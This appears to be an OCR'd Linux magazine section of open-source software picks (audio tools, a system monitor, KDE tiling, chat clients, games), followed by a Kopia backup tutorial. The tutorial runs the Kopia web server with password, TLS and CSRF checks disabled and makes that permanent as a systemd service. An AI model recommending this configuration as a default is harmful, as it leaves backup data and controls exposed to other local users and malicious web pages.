
The cleverly named gRainbow is a granular audio synthesizer (grain bow) with a colorful interface (rainbow). If you've not encountered the this type of sound generator before, a granular synthesizer takes a clip or sample from an audio source and splits this up into tiny slices, or grains. During playback, multiple grains will play at once, each with its own synth-assigned envelope and modulation characteristics which combine with the original audio characteristics of the slice, which leaves you with an adaptable version of the original sound source. Unlike sampling, which attempts to exactly reproduce a sound, such as a flute, a granular synthesizer attempts to mimic only some of the original elements of the sound which are then used as the source for other processing. For gRainbow, that extra processing is pitch detection, which is central to its own sound, giving you the ability to turn almost any source into a new, fully fledged synthesizer of its own.

Pitch detection is central to gRainbow because it's used to generate grains from a sample position into a specific pitch-related group, or cloud, split into the chromatic scale of 12 notes. For this reason, it's best to load longer samples containing plenty of pitch variation as a source for the pitch detection. The rainbow graphic is used to illustrate various elements of the sound, including the grains in a frequency and a spectrogram view, and the colors match those of the notes in the scale shown at the bottom of the figure. The notes then have their own parameters for controlling all of the grains in whatever cloud is associated with the pitch. This includes position and pan variation, amplitude, pitch adjustment, and a filter envelope. It can be much more effective at retaining the original character of a sound than the related technology of time-stretching, which does introduce artifacts into the sound, with the added benefit of sounding entirely unique.

Project Website
https://bboettcher3.github.io/grainbow

Terminal beat generator

Polyrhythmix



Alongside drum programming, Polyrhythmix can optionally generate a bass track to go alongside the kick drum.

The command line isn't the place you would expect to find utilities for music making, and yet there are plenty of command-driven tools to generate notes, rhythms, audio, and even noise. There's the brilliant linuxwave (*https://github.com/orhun/linuxwave*), for instance, which will tap into your system's entropy through `/dev/urandom` and generate simple melodies according to your chosen scale, tempo, and number of channels. Marathon (*https://github.com/davetremblay/Marathon*) is another, which rather than generating audio, will generate a MIDI file containing a micro-rhythm blend between two other rhythm patterns that you define, such as a morph between West African Triplets and a Viennese Waltz. It's a feature you can't find anywhere else.

Polyrhythmix is the best of both linuxwave and Marathon, creating an output mix of beat mashing and polyrhythmic exploration encapsulated within a MIDI file. It was developed by a guitar player who was unable to transcribe the complex interrelationships between different rhythms in guitar tablature. Polyrhythms are particularly difficult to transcribe because they will include two or more elements with different time signatures, and almost all transcription is against a backdrop of a single signature. Polyrhythmix solves this problem with its own domain specific language (DSL) that it uses to describe each input element. For example, appending `--kick '8x--x--' --snare '4-x'` to the `poly` command will create a drum pattern that is a mixture of 8th-note kick drum triplets (`8x--x--`) and quarter note snare hits (`4-x`). It will take three bars for these two to go through their respective cycle between each other, and this will be the length of the output MIDI file. This can then be pasted into your favorite MIDI editor. Note lengths can be anything from a triplet or dotted 64th note to a single whole note, and patterns can even be nested with brackets. The input is simple, but the output can quickly become complex and compelling and is brilliant for experimentation.


Project Website
https://github.com/dredozubov/polyrhythmix

Music for programming

mfp

When we launched the Linux Voice crowdfunding campaign, we needed to create a video to introduce ourselves and our ideas for the magazine. We did all of this ourselves with an old Canon DSL camera and a couple of banks of cheap LED lights, all edited in Kdenlive. To end the video, we created a Blender-rendered version of our imagined first issue animated, falling from the screen onto a white tabletop accompanied by a Hollywood-style low-frequency crash sound. But to start the video, we screen captured a script running in Bash pretending to boot a fictitious operating system called "Ivos." Into this fictional operating system we then typed a command to play any music by Brad Sucks to start the theme music. This was a purely invented command and we edited the music later. But the most common question we got when the video went live was where people could find the command we used to "play any music by Brad Sucks."

Sadly, we didn't have an answer, but we almost do now with `mfp`, a simple command-line tool that will play "Music for Programming." This "Music for Programming" part is both a description of the type of music that it plays, and a reference to where this music comes from, because there's a well-known web site with the same name (*musicforprogramming.net*). It's a fantastic source for sounds when you need to concentrate and focus the mind. It's mostly a mix of ambient and abstract sounds that slowly evolve into drones and echo, and putting a tool like this in your path is a very convenient way of launching playback without the temptation to lose context on a desktop or browser. It works without any further options, but can take two additional optional arguments for track number and volume. This is all you need when you're "in the zone" and need to side-load some thinking music.



The *musicforprogramming.net* site currently hosts 99 hours of music, spread across 1,195 tracks within 68 separate podcast episodes.

Project Website


https://github.com/guptarohit/mfp

System monitor

Mission Center

Whenever we look at a new system monitoring tool, we always preface our description with some words on just how many system monitoring tools there already are, because there are many. So many, in fact, you'd think there would be little room to improve on those already available, from KDE to the command line. But maybe not Gnome, because Mission Center is a new and beautifully designed monitoring tool that integrates best with the Gnome desktop and looks exactly like its Windows counterpart. The Gnome desktop already has its own monitor in System Monitor, a tool that will serve most users perfectly, but users migrating from Windows may want a little more familiarity and granularity. Mission Center can show individual graphs for every CPU core, for instance, rather than an aggregated value for system usage. This is particularly useful if you're running single threaded applications or virtual machines consigned to specific cores because it will allow you to monitor their use alongside whatever else your system is doing.

The aggregate CPU usage view is the default option, and there are tabs for memory usage, individual storage device usage, network usage, and GPU resources. The last one is a relatively rare option in system monitors and Mission Center does a great job at making this useful. Not only does it chart overall utilization, it will show separate graphics for video encoding and decoding, as well as memory usage. This is useful because GPUs are built for parallelization, which means they can do all these things at the same time without necessarily affecting core desktop performance. You also get essential GPU statistics, such as memory use, clock speed, memory speed, power draw, and temperature. This is essential info if you have a decent AMD or NVIDIA GPU and care about its performance. Alongside all of this there's also a traditional `top`-like process view for running applications, which is helpful for keeping everything in the same application.



Mission Center looks and behaves much like a similar Windows application, but it's brilliant because of this.


Project Website

https://gitlab.com/mission-center-devs/mission-center/

KDE tiling

polonium

The KDE desktop is wonderful for many reasons, but one of its more arcane super-abilities is that its window manager (KWin) can be scripted to behave like a tiling window manager. This even became an official feature in Plasma 5.27, where a couple of keys and mouse clicks could be used to lock windows into a dynamic full-screen configuration. But this move also supplanted some of the established long-term projects that had blazed the trail for KDE tiling, and one of the most popular, Bismuth. But there's a problem, because KDE's native tiling is only really at the proof-of-concept stage, and currently offers very simple tiling options with very limited control. It's definitely not a replacement for something like Bismuth or KWin tiling scripts. But polonium is that replacement and makes the best of both projects.



The developer behind polonium worked on one of the original tiling options, autotile.


Polonium is a new and unofficial successor to Bismuth now that the project is no longer being maintained. This is important because many of us want to continue using a powerful tiling solution for KDE, at least until the native solution matures. More importantly, polonium is built specifically for KDE 5.27+ running on Wayland, with X11 support being very unofficial (although it works with a few issues). This makes it the only tiling option that can bridge both the lack of Bismuth support for recent KDE releases and the migration to Wayland, and it already works brilliantly. It can mimic most of Bismuth's features, including its most important tiling modes, with extra options for where new tiles appear and whether or not selected tiles have a border. Most importantly, it adds its own set of keyboard shortcuts, effectively filling in a huge feature gap for KDE's built-in solution. There are shortcuts for swapping and resizing tiles, changing the layout, and selecting the active window, and you can still drag and drop windows into place, or use the cursor to scale their sizes automatically. Polonium is the best of all worlds.

Project Website
https://github.com/zeroxoneafour/polonium

Mastodon client

Ebou

Mastodon has been able to successfully navigate itself through both a huge surge in popularity and the utterly predictable receding engagement in the wake of this popularity. That it was able to scale in both directions is a huge testament to open source software and the community of moderators and sys admins that kept everything running. There's still lingering discontent with the alternatives, even new ones, because of their decisions to do things like limit their API access, or force-link accounts to Instagram, and this has helped Mastodon remain many times more popular than it was before. The API is particularly important when it comes to third-party clients, because it enables developers to build-out and innovate on their own ideas in a way official clients do not, and this is exactly what Ebou has done. Ebou is a beautifully designed client with a unique approach to presenting your Mastodon timeline and the information it contains.




Ebou is a Rust-written Mastodon client that will connect to your favorite instance to help you explore your timeline in new ways.

Instead of a column view that shows either your selected timeline, search, or user posts and their replies, Ebou will expand upon this simple column to show two more views. One shows the selected account timeline while the other contains the threaded conversation for the selected post. It's a brilliantly intuitive way of exploring your own timeline because you never lose the context of whatever post sparked your deeper investigation, because that column remains untouched, and it lets you easily explore the posts from people you follow and the interactions they're having from a single view. It's a little like TweetDeck for Twitter, or a modern messenger client in conversation view, and it's another compelling reason for Mastodon to succeed. The developer has done a fantastic job in making this work, and also in being brave enough to open source their work when they were originally very cautious. Hopefully, the already healthy community support for this application will reward them for their work.

Project Website
https://terhech.de/ebou/

IRC client

WeeChat 4




The built-in relay plugin can be used to send input and view output from a local port and works with the Android WeeChat thin client and other solutions.

Thirty years after its inception, it's remarkable that IRC is still being used, and equally remarkable that more people aren't using it. Like RSS, it's built perfectly to do a single job well, without needing a REST API or hooks for advertising. The server is as light on a system as the clients are, and even without the API, it can be shoehorned into performing all the same functions as Slack or Mattermost, from web-based clients and smartphone apps, to secure private instances and embedded multimedia. IRC also benefits from having all the best clients because they can all interface so directly with the servers and augment their functionality without fear of gigantic subscription reprisals or rate limiting. And the best client is WeeChat, a 20 year old client we looked at some years ago with the release of version 3. The project has just passed its 4.0 milestone.

WeeChat is a terminal-based IRC client unlike any other group messaging chat client. If you're already familiar with IRC, its command-driven interface is already easy to use, and you can connect to your favorite servers in no time. But WeeChat is unrivaled when it comes to configuration and adaptation, thanks to a large internal group of settings, and a huge external library of scripts. These scripts can be written in anything and can modify almost everything about how WeeChat behaves, enabling it to talk to Telegram and WhatsApp, or bridge a group to Matrix and Mattermost. A whole family of scripts deal with notifications, music control, system updates, and channel management, while you can completely change the default view of buffer/channel list, chat, and nicknames. A built-in relay enables all kinds of other services to access your WeeChat instance, and it works particularly well with the WeeChat Android front end which can access a remote WeeChat relay to provide full access to your WeeChat configured messaging capabilities while also buffering discussions for when you next want to connect.

Built-in features let you split buffer panels horizontally or vertically, abbreviate names, change colors, and respond automatically. Everything is saved individually as a layout, or as a global snapshot, and you can switch between configurations as needed. It's totally overwhelming but massively rewarding, even if you've never used IRC before or intend to use the client to aggregate your other favorite services. All of these features were available before the release of version 4, and version 4 ups its capabilities into a league of its own. WeeChat now assumes 256 colors by default. These colors all are used to good effect in online and away colors, colors to indicate who typed what, and various messages and status characters. Configuration files are now versioned and keybindings are human-readable, all to help with deep setting exploration, and there are dozens of new options and commands. It may have been 20 years, but there has never been a better time to get back into IRC, and there's no better client than WeeChat. It's perfect for running in a tmux session on a cheap VPS somewhere, giving you untethered and uncensored persistent access to the best conversations, and some of the worst, on the Internet.



With the release of version 4, the WeeChat project celebrates 20 years of active development. That's a long time, but not nearly as long as IRC itself!

Project Website


https://weechat.org

Game development

microStudio

With so many freely available resources and established platforms to use, there has never been a better time to start programming. There are openly licensed courses, freely available magazine tutorials, online videos, interactive platforms, and offline editors for almost every language and framework. But there's nothing quite like having a project first, and using this project as the driving force to learn. If you want to automate your home, for example, you could learn programming through building your own Node-RED solution, or with Python and the Home Assistant REST API. One of the best kinds of projects, especially if you're helping a younger person to start programming, is to write a video game.

Everyone plays games these days, and it's an incredibly popular career choice. It's also a mission that rewards unique ideas. The problem is turning those ideas into code, and there are almost as many options to help as there are games, from the forced retro of PICO-8 to the complexity of Godot. MicroStudio, however, is a wonderful learning platform that sits somewhere between the two. Like PICO-8, it will build standalone 2D games and use its own Lua-like scripting language, but those games are unlimited in their scope. Best of all, microStudio includes everything you need within the same window, including sprite editing, map editing, and music and sound management, alongside the code editor, game preview, and debug console. All of these can either be run



While it's easier to create 2D pixel-based games with microStudio, there are plenty of examples that implement simple or pseudo 3D for maze exploration or driving games.

locally or hosted online to help you better collaborate or code straight from your browser. Combine this with the many example projects it includes, and the online tutorials to help you master the minimal language scope, and you've got one of the best ways to get someone into both programming and developing their game idea.

Project Website
https://github.com/pmgl/microstudio

Multiplayer shooter

Hypersomnia

Ever since BZFlag, open source gaming has been so much more fun when played with other people. But BZFlag was first released 30 years ago, at the end of 1993, and new games that are purpose-built for multiplayer are few and far between. Which is why it's wonderful to see Hypersomnia, a retro-styled, 2D, top-down intense shooter for more than one person. It's a cross between Alien Breed, Hotline Miami, and Smash TV, all rolled into a multiplayer environment with various missions that take their inspiration from 3D FPS games. The sounds will also feel familiar to anyone who may have wasted a weekend on Counter-Strike, and the whole package is a zany quick blast of adrenaline.

The best way to learn how to play is to dive into a game, guns blazing. You run around crudely drawn top-down levels toting your weapon of choice, through primary colors, chasing for movement before releasing a volley of gunfire. Your online combatants will be doing the same, and everything can change very quickly. There are 24 different firearms to choose between, with four extra grenade types, seven gory melee weapons, and even a few spells. This latter component is there because the developer wants to develop the game into an RPG, complete with MMO shooter elements, which would

In an age where games are 100s of gigabytes in size, it's extremely rare to find one that's less than 30 megabytes and proud of it. Hypersomnia is that game.

presumably make it something like Grand Theft Auto only with its original graphics. At the moment, however, there are just two game modes to choose between, with one asking you to defuse a bomb somewhere and the other simply asking you to kill the other teams. There are three teams to choose between, and watching yourself run around trying to quickly make sense of the environment and its threats is a lot of fun.

Project Website
https://github.com/TeamHypersomnia

Multifaceted backups with Kopia

On the Safe Side

Data deduplication, encryption, compression, incremental backups, error correction, and support for snapshots and popular cloud storage services: Kopia delivers.

BY DMITRI POPOV

A good backup tool is like a dishwasher: It's not something most of us get excited about, but the degree to which it improves our daily lives is hard to overstate. And like with a dishwasher, no one really wants to spend time attending to a backup tool. Ideally, you'd want to set it up once and let it do its job with the push of a button or have it perform backups automatically, with no user interaction whatsoever.

Picking the right backup tool is not as trivial as choosing a dishwasher, though. Sure, you can whip up a simple shell script that backs up data to a different storage device using good old rsync. But in this day and age, it's simply not enough. If you're serious about keeping your data safe, you want to use a tool that supports incremental backups, deduplication, snapshots, and other useful features. For an offsite backup, you definitely want your backup tool to support mainstream storage services and encryption. On top of that, it wouldn't hurt if all of this were wrapped in a user-friendly interface.

It may sound like a pipe dream, but that's exactly what Kopia [1] has to offer. Plus, this cross-platform tool features a built-in web server and a dedicated desktop graphical application. And it goes without saying that you can use Kopia from the command line. In short, it's pretty much a perfect tool for keeping your data safe.

Getting Started with Kopia

Unsurprisingly, to use Kopia you have to install it on your system first, and the project supports practically every installation option imaginable. There are packages for most mainstream Linux distributions, there are Docker images for those who prefer to go the container route, there are AppImage packages, and you can even grab a single executable binary from the project's GitHub repository.

If you happen to use an Apt-based Linux distribution (Debian, Ubuntu, or Linux Mint), installing the latest version of Kopia is a matter of running the commands in Listing 1.

The official documentation also suggests installing the Kopia UI desktop application, but you don't really need it, because you can access and control Kopia via its web UI. In fact, the web UI offers the most straightforward way to learn Kopia's basics. To enable the web UI, you need to configure and start Kopia's built-in server. Normally, this involves creating a Kopia user, configuring permissions, and creating and enabling a certificate. The good news is that you don't need any of that if you only want to access Kopia from the same machine it runs on, and the machine itself is not accessible from outside of the local network. In this case, you can start Kopia's server with all security measures disabled using:

```
kopia server start --insecure --without-password
  --disable-csrf-token-checks
```

Listing 1: Apt-based Kopia Installation

```
curl -s https://kopia.io/signing-key | sudo gpg --dearmor -o /etc/apt/
  keyrings/kopia-keyring.gpg
echo "deb [signed-by=/etc/apt/keyrings/kopia-keyring.gpg] http://packages.
  kopia.io/apt/ stable main" | sudo tee /etc/apt/sources.list.d/kopia.list
sudo apt update
sudo apt install kopia
```

Listing 2: Service Definition

```
[Unit]
Description=Kopia server

[Service]
Restart=always
ExecStart=kopia server start --insecure --without-password
--disable-csrf-token-checks
ExecStop=/usr/bin/kill -HUP $MAINPID

[Install]
WantedBy=default.target
```

Figure 1: Kopia supports a wide range of storage types.

When the server is running, point the browser to *http://127.0.0.1:51515* to access Kopia's web UI.

Starting the server manually is fine, but a better approach is to let the system do that automatically on boot through a systemd service. To do this, use the following commands to create a dedicated directory for systemd services, and then create a new systemd unit file and open it for editing:

```
mkdir -p ~/.config/systemd/user/
nano ~/.config/systemd/user/kopia.service
```

Enter the service definition in Listing 2 and save the changes.

Use the following commands to enable and start the service as well as enable it on boot:


```
systemctl --user daemon-reload
systemctl --user enable kopia.service
systemctl --user start kopia.service
loginctl enable-linger $USER
```

With the Kopia server up and running, the next step is to create and configure a location for storing backups, called a backup repository. The landing page in the web UI lists all supported storage types (Figure 1), so creating and configuring a new backup repository is a matter of clicking the appropriate button (Figure 2). To set up an external USB storage device as a backup repository, click the *Local Directory or NAS* button (Figure 1).

Assuming that the target storage device is connected and mounted, enter the root directory or a specific folder on the storage device in the *Directory Path* field, and click *Next*. Because Kopia encrypts backups, you must specify a password for the new repository. It goes without saying that if you lose or forget the password, you won't be able to access your backups. The *Advanced Options* section lets you configure additional settings. While you can leave most of the options at their defaults, you might want to enable the error correction feature that reduces the likelihood of data corruption caused by bitrot or hardware issues. To enable this feature, set the *Error Correction Overhead* option to the desired value. This value determines how much storage space is used for the error correction code. Keep in mind that the error correction functionality is still experimental. When you've configured the options, click *Create Repository* to create the backup repository.

Like most modern backup tools, Kopia doesn't simply mirror the data you want to keep safe. Instead the application uses the concept of snapshots. Every time you run a backup job, Kopia creates a snapshot, or a backup catalog that is frozen in time. The data in the snapshot reflects the directory structure and the state of each file as it was at the moment the snapshot was created. The snapshot approach has several advantages compared to a straight backup, key among them being the ability to restore previous versions of specific files and directories. On the downside, the snapshot-based backup approach requires more storage than the source. So it's a good idea to allocate as much storage space for use with Kopia as possible.

Figure 2: Creating a new backup repository.






Figure 3: Kopia makes it possible to configure a snapshot retention policy.

But if Kopia creates a new snapshot every time you run a backup job, wouldn't you need infinite storage to keep an infinite number of snapshots? Yes, but in reality, it's unlikely you'd need to keep all snapshots Kopia has ever created. Realistically, you'd want to keep a couple of yearly snapshots, weekly snapshots that go back a month or so, hourly snapshots for the last 48 hours, and so on. You can then let the backup tool automatically remove outdated snapshots, which frees up storage and ensures that you'll never run out of space.

This is exactly what Kopia's snapshot retention mechanism is designed to do. The application allows you to specify how many latest, daily, weekly, monthly, and annual snapshots you want to keep. It could be a bit tricky to figure out how many of each type of snapshots you might need. The good news is that Kopia features sensible defaults, so you don't have to deep-dive into the topic right from the start (Figure 3).

To perform a backup (i.e., create a new snapshot), click the *New Snapshot* button, and enter the path to the directory with the data you want to back up. You can then configure snapshot settings using the available options. You can specify the number of snapshots you want Kopia to keep in the *Snapshot Retention* section (as already mentioned, you might want to leave the options at their defaults), and you can list the files and directories you want to exclude from the backup in the *Files* section (Figure 4).




Figure 4: You can exclude certain files and directories from the backup.

As any backup application worth its salt, Kopia makes it possible to set up a schedule for automatically creating snapshots (Figure 5). This can be done by configuring the available options in the *Scheduling* section. The most straightforward way to enable regular automatic backups is to choose the desired interval from the *Snapshot Frequency* drop-down list. This way, you can configure intervals from every 10 minutes to every 12 hours. If you want Kopia to automatically create snapshots every day at a specific time, specify one or several time entries in the *Times of Day* section. For example, if you want Kopia to create snapshots at 11am and 5pm, enter *11:00* and *17:00*, each on a new line. And here's the clever part: If Kopia detects no new or modified files, it skips the scheduled snapshot operation, which avoids clogging the storage device with identical snapshots.

After you've configured the settings, press the *Snapshot Now* button to create a new backup snapshot.

If you take a look at backup snapshots on the storage device, you'll see directories with encrypted files in them. In other words, you can't directly access the backup data. Instead, you can browse the backups using Kopia's web UI or the Kopia desktop application. In the *Snapshots* section, click on the path defined as a backup source, and you should see a list of all snapshots. Click the desired snapshot entry, and you should see the source data as it was at the moment the snapshot was taken. You can traverse the directories to locate the file you need. Click on the file's link to download it. Kopia has another clever trick up its sleeve: It allows you to mount a snapshot as a local filesystem, so you can work with it using a file manager. To mount a snapshot, click the *Mount as Local Filesystem* button. This mounts the current snapshot and conveniently displays the path to its mount point.

Using Kopia's web UI or a mounted filesystem works fine if you need to restore one or two files or directories, but if you need to perform a full restore of the backed up data, there is a better way to do this (Figure 6). In Kopia's web UI, select the desired snapshot, press the *Restore Files and Directories* button, specify the destination directory for the restored data (this

directory must be empty), and hit *Begin Restore*. Instead of restoring the entire snapshot, you can restore a single directory and all its content. To do this, navigate to the desired directory in the snapshot, and then press *Restore Files and Directories*.

Using Kopia from the Command Line

The Kopia desktop application and the web UI offer a user-friendly way of using the application, but nothing beats the efficiency of the command line. In fact, you can set up a new backup repository, connect Kopia to it, and create a snapshot using the three simple commands in Listing 3.

To list all existing snapshots, run the `kopia snapshot list` command, and to restore data from a specific snapshot, use the `kopia snapshot restore` command followed by the hash of the desired snapshots and the path for saving the restored data:

```
kopia snapshot restore ➲
  ke5ba82cc69841df04f5839102f0cd53d ➲
  /path/to/restore/dir
```

